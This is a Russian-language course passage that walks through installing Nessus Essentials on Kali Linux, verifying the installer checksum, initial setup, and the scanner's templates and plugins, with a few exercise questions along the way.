• Установить Nessus
• Понять разные компоненты Nessus
• Настроить и выполнить сканирование уязвимостей
• Понять результаты сканирование уязвимостей с Nessus и работать с ними
• Предоставить credentials для выполнения authenticated сканирование уязвимостей
• Получить базовое понимание Nessus плагины

В этом учебном разделе мы сосредоточимся на Nessus, одном из самых популярных сканеры уязвимостей, содержащем более 67000 CVEs и 168000 плагины.


Nessus доступен как *Nessus Essentials* и *Nessus Professional*. Мы будем использовать бесплатную версию, Nessus Essentials, у которой есть некоторые restrictions и constraints. Например, мы можем сканировать только 16 разных IP-адресов, а некоторые шаблоны и functions недоступны. Однако Nessus Essentials даст нам представление о том, как использовать полную коммерческую версию, а общие concepts, обсуждаемые в этом разделе, также применимы к большинству commercial scanners.

Для этого учебного раздела нам нужно установить Nessus на Kali Linux VM, которая используется для подключения к лабораторной среде PEN-200. Для загрузки и активации Nessus потребуется интернет-соединение и рабочий email-адрес. Минимальные аппаратные требования, которые _Tenable_ рекомендует, - 4 CPU cores и 8GB RAM. Однако для наших упражнений не нужно соответствовать этим требованиям. 2 CPU cores и 4GB RAM достаточно для наших задач.

Nessus недоступен в Kali repositories, и его нужно установить вручную. Текущую версию Nessus можно загрузить как 64-bit .deb file для Kali с сайта Tenable. Там же доступны SHA256 и MD5 checksums для installer.

Учащиеся, использующие Apple system с ARM-based chip, могут установить Nessus на Kali VM, скачав installer для платформы **Linux - Ubuntu - arch64**.

Выберем **Linux - Debian - amd64** как platform и загрузим installer.



После загрузки installer проверим SHA256 checksum, чтобы validate его. Для этого нажмем кнопку *Checksum* и скопируем SHA256 checksum в clipboard через copy icon.

Затем выполним **echo** скопированной checksum вместе с filename installer в файл с именем `sha256sum_nessus`. Поскольку кнопка рядом с SHA256 checksum копирует только саму checksum, имя файла нужно ввести вручную. Получившийся файл `sha256sum_nessus` должен находиться в том же directory, что и Nessus installer. Затем используем sha256sum с параметром `-c`, чтобы проверить checksum.

```
kali@kali:~$ cd ~/Downloads

kali@kali:~/Downloads$ echo "4987776fef98bb2a72515abc0529e90572778b1d7aeeb1939179ff1f4de1440d Nessus-10.5.0-
    debian10_amd64.deb" > sha256sum_nessus

kali@kali:~/Downloads$ sha256sum -c sha256sum_nessus
Nessus-10.5.0-debian10_amd64.deb: OK
```

Листинг 1 - Проверка checksum

Вывод показывает, что checksums совпадают, а значит, можно устанавливать package. Если доступна обновленная версия Nessus, checksum из предыдущего листинга будет другой и ее нужно адаптировать.

Чтобы установить package Nessus, используем apt с опцией **install**.

```
kali@kali:~/Downloads$ sudo apt install ./Nessus-10.5.0-debian10_amd64.deb
...
Preparing to unpack .../Nessus-10.5.0-debian10_amd64.deb ...
Unpacking nessus (10.5.0) ...
Setting up nessus (10.5.0) ...
...
Unpacking Nessus Scanner Core Components...
 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```


Листинг 2 - Установка x64 Nessus

После завершения установки можно запустить service *nessusd* через systemctl.


```
kali@kali:~/Downloads$ sudo systemctl start nessusd.service
```

Листинг 3 - Запуск Nessus

Когда Nessus запущен, можно открыть browser и перейти на `https://127.0.0.1:8834`. Появится warning, указывающий на неизвестного certificate issuer, что ожидаемо из-за использования self-signed certificate. Чтобы принять и доверять self-signed certificate, можно нажать *Advanced...*, затем *Accept the Risk and Continue*.



После загрузки страницы нам предлагают настроить предустановочные параметры. Нажмем *Continue*, чтобы начать установку с параметрами по умолчанию.




Теперь можно выбрать продукт Nessus. Для этого учебного раздела выберем *Register for Nessus Essentials* и нажмем *Continue*.



Далее нам предлагают запросить activation code для Nessus Essentials. Предоставим требуемую информацию и нажмем *Register*.




После регистрации activation code отображается в следующем окне.



Далее создадим локальную учетную запись пользователя Nessus. Выберем username *admin* и надежный пароль, чтобы защитить результаты сканирование уязвимостей. Эти credentials мы будем использовать для входа в приложение Nessus.



Наконец, Nessus скачивает и компилирует все плагины. Завершение этого процесса может занять значительное время.




После загрузки и установки плагины у нас есть рабочий instance Nessus Essentials.

1. Следуйте шагам выше, чтобы установить Nessus Essentials. Какую команду нужно выполнить, чтобы запустить службу nessusd после успешной установки из непривилегированной учетной записи?

Прежде чем начать первый сканирование уязвимостей с Nessus, уделим время знакомству с основными компонентами. При первом входе мы видим приветственное окно, которое позволяет ввести цели. Пока можно закрыть его, ничего не вводя.

Сначала изучим вкладки в Nessus панели управления. В Essentials version Nessus у нас есть две вкладки: *Scans* и *Settings*.




Tab *Settings* позволяет настроить приложение. Например, можно ввести информацию для SMTP server, чтобы получать результаты сканирования по email. Advanced menu позволяет настраивать глобальные параметры от пользовательского интерфейса, scan и поведения журналирования до security и performance-related options.

Как показано на рисунке 9, menu *About* перечисляет базовую информацию о Nessus, нашей лицензии и о том, сколько хостов у нас осталось. Для дополнительной информации о том, как настроить и configure Nessus, можно обратиться к Nessus documentation.

Далее рассмотрим политики и шаблоны, нажав вкладку *Scan*, затем *Policies*. Policy - это набор предопределенных параметров конфигурации в контексте сканирования Nessus. Когда мы сохраняем policy, ее можно использовать как шаблон для нового сканирования.

Теперь нажмем *Scan Templates*. Nessus уже предоставляет широкий набор шаблоны сканирования. Эти шаблоны сгруппированы в три категории: *Discovery*, *Vulnerabilities* и *Compliance*.



Категория *Compliance* доступна только в корпоративной версии, как и шаблон *Mobile Device Scan*. Единственный шаблон в категории *Discovery* — *обнаружения хоста*, который можно использовать для создания списка активных хостов и их открытых портов.

Категория *Vulnerabilities* состоит из шаблоны для критических уязвимостей или группы уязвимостей, например PrintNightmare или Zerologon, а также шаблоны для распространенных областей сканирования, например *Web Application Tests* или *Malware Scans*.

Nessus также предоставляет три general сканирование уязвимостей шаблоны:

1. *Basic Network Scan* выполняет полное сканирование с большинством предопределенных параметров. Он обнаруживает широкий набор уязвимостей и поэтому является рекомендуемым шаблон сканирования от Nessus. У нас также есть возможность настроить эти settings и рекомендации.
2. *Advanced Scan* — шаблон без предустановленных настроек. Его можно использовать, когда мы хотим полностью настроить сканирование уязвимостей или имеем особые потребности.
3. Последний general шаблон сканирования, *Advanced Dynamic Scan*, также поставляется без предопределенных параметров или рекомендации.


Самое большое различие между двумя шаблоны в том, что в Advanced Dynamic Scan не нужно выбирать плагины вручную. Template позволяет вместо этого настроить dynamic фильтр плагинов.

Nessus Plugins - это программы, написанные на Nessus Attack Scripting Language (NASL), которые содержат информацию и алгоритм для обнаружения уязвимостей. Каждый плагин назначен к семейство плагинов, охватывающей разные сценариев использования. Мы поработаем с шаблон Advanced Dynamic Scan и плагины в последнем разделе этого учебного раздела.

1. Какая третья группа категорий шаблонов: DISCOVERY, COMPLIANCE и _____?

2. Перейдите на вкладку *Settings* в Nessus, затем нажмите *Advanced* settings. Найдите, сколько одновременных веб-пользователей разрешено в параметрах по умолчанию.


В этом разделе мы выполним первое сканирование уязвимостей. Для начала нажмем кнопку *New Scan* на панели управления на вкладке *Scans*.



Nessus предоставляет список разных шаблоны. В этом разделе мы используем *Basic Network Scan*, который можно запустить, нажав на него.




Это откроет экран configuration settings scan, содержащий settings *BASIC*, *DISCOVERY*, *ASSESSMENT*, *REPORT* и *ADVANCED*.



